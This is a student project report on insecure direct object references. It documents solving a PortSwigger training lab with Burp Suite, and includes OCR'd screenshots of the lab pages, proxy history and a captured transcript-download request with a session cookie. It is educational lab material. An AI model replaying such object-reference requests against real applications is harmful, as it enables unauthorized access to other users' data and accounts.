# INTRODUCTION TO CYBERSECURITY
# PROJECT REPORT

# INSECURE DIRECT OBJECT REFERENCES

## 1. PROJECT DESCRIPTION

Insecure direct object references (IDOR) are access control vulnerabilities that occur when an application uses user-supplied input to access objects directly. They are most commonly associated with horizontal privilege escalation but can also arise in relation to vertical privilege escalation. **IDOR examples:** There are many examples of IDOR vulnerabilities where user-controlled parameter values are used to access resources or functions directly, such as **1.** IDOR vulnerability with direct reference to database objects and **2.** IDOR vulnerability with direct reference to static files.

## 2. TOOL USED

The IDOR attack was carried out using the **Burp Suite,** an industry-standard tool for web application hacking and penetration testing. The two tools in the Burp Suite used to carry out the attack are **a Proxy** and a **Repeater**. The proxy tool enables the user to view and intercept the browser's HTTP request and response history. The repeater tool allows the user to modify and resend the intercepted HTTP request.

*PRE-REQUISITES TO USING BURP SUITE:*

- Understanding what is HTTP and how it works.
- Knowledge of HTTP headers and HTTP methods.
- Understanding how web applications handle requests.

## 3. PROJECT IMPLEMENTATION

On the Kali Linux operating system, I have used the burp suite tool to carry out the IDOR attack on a safe lab environment provided by PortSwigger. The lab stores user chat logs directly on the server's file system and retrieves them using static URLs. My task is to exploit the IDOR vulnerability find the password for the user Carlos and log into their account.

## 4. PROJECT OUTCOME


The main objectives of this project were to learn to use the burp suite and understand the concept of insecure direct object references (IDOR).


## 5. PROJECT RECORDING


introduction_to_cybersecurity_project/idor/recording_01


introduction_to_cybersecurity_project/idor/recording_02


## 6. PROJECT SNIPPETS










Insecure direct object references
Back to lab description
LAB Not solved
Home | My account | Live chat
WE LIKE TO SHOP
Couple's Umbrella
$13.09
View details
Hydrated Crackers
$35.83
View details
Pet Experience Days
$49.91
View details
ZZZZZZ Bed - Your New Home Office
$71.79
View details



https://0a0e000604186997815325b400e600e8.web-security-academy.net/chat
Insecure direct object references
Back to lab description
LAB Not solved
Home | My account | Live chat
Live chat
CONNECTED: -- Now chatting with Hal Pline --
You: Hi!
Hal Pline: I'll ask the dog, she's pretty smart. Can you repeat that please? Repeat that please, repeat, please repeat, say again...
You: Ok.
Hal Pline: Please try and keep this place cleaner, I swear there are spiders living in my speaker
You: Nice.
Hal Pline: Ask Alexa.
You: Bye.
Hal Pline: Sorry, I'm busy getting over the headache from your last stupid question
Your message:
Send
View transcript



Burp Suite Community Edition v2024.9.4 - Temporary Project
Filter settings: Hiding CSS, image and general binary content
143 https://www.youtube.com POST /youtubei/v1/log_event?alt... 200 370 JSON 216.58.209.142
144 https://www.youtube.com POST /youtubei/v1/log_event?alt... 200 370 JSON 216.58.209.142
145 https://www.youtube.com POST /youtubei/v1/log_event?alt... 200 370 JSON 216.58.209.142
146 https://tags.srv.stac... GET /js_tracking?url=https%3A%... 204 1307 34.196.82.111
147 https://www.youtube.com POST /api/stats/atr?ns=yt&el=em... 204 483 HTML 216.58.209.142
148 https://www.youtube.com POST /api/stats/atr?ns=yt&el=em... 204 483 HTML 216.58.209.142
149 https://0a0e000604186... GET / 200 10872 HTML Insecure direct ... 79.125.84.16 session=E1kC...
154 https://0a0e000604186... GET /resources/images/shop.svg 200 7258 XML svg 79.125.84.16
155 https://0a0e000604186... GET /resources/labheader/js/la... 200 1673 script js 79.125.84.16
179 https://0a0e000604186... GET /resources/labheader/image... 200 8852 XML svg 79.125.84.16
180 https://0a0e000604186... GET /resources/labheader/image... 200 942 XML svg 79.125.84.16
181 https://0a0e000604186... GET /academyLabHeader 101 147 79.125.84.16
183 https://contile.servi... GET /v1/tiles 204 136 34.117.188.166
184 https://0a0e000604186... GET /chat 200 3475 HTML Insecure direct ... 79.125.84.16
186 https://0a0e000604186... GET /resources/js/chat.js 200 3719 script js 79.125.84.16
187 https://0a0e000604186... GET /resources/js/viewTranscri... 200 1362 script js 79.125.84.16
188 https://0a0e000604186... GET /academyLabHeader 101 147 79.125.84.16
189 https://0a0e000604186... GET /chat 101 147 79.125.84.16



Insecure direct object references
Back to lab description
2.txt
Completed — 452 bytes
Show all downloads
Home | My account | Live chat
Live chat
CONNECTED: -- Now chatting with Hal Pline --
You: Hi!
Hal Pline: I'll ask the dog, she's pretty smart. Can you repeat that please? Repeat that please, repeat, please repeat, say again...
You: Ok.
Hal Pline: Please try and keep this place cleaner, I swear there are spiders living in my speaker
You: Nice.
Hal Pline: Ask Alexa.
You: Bye.
Hal Pline: Sorry, I'm busy getting over the headache from your last stupid question
Your message:
Send
View transcript



Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
GET /download-transcript/2.txt HTTP/2
Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
Cookie: session=E1kCl3USkaF5j5hxhnc8mZ1871GGrK5Y
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Response
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="2.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 452
CONNECTED: -- Now chatting with Hal Pline --<br/>You: Hi!<br/>Hal Pline: I'll ask the dog, she's pretty smart. Can
Inspector


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
1 GET /download-transcript/2.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5j5hxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0e000604186997815325b400e600e8.web-security-academy.net/chat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
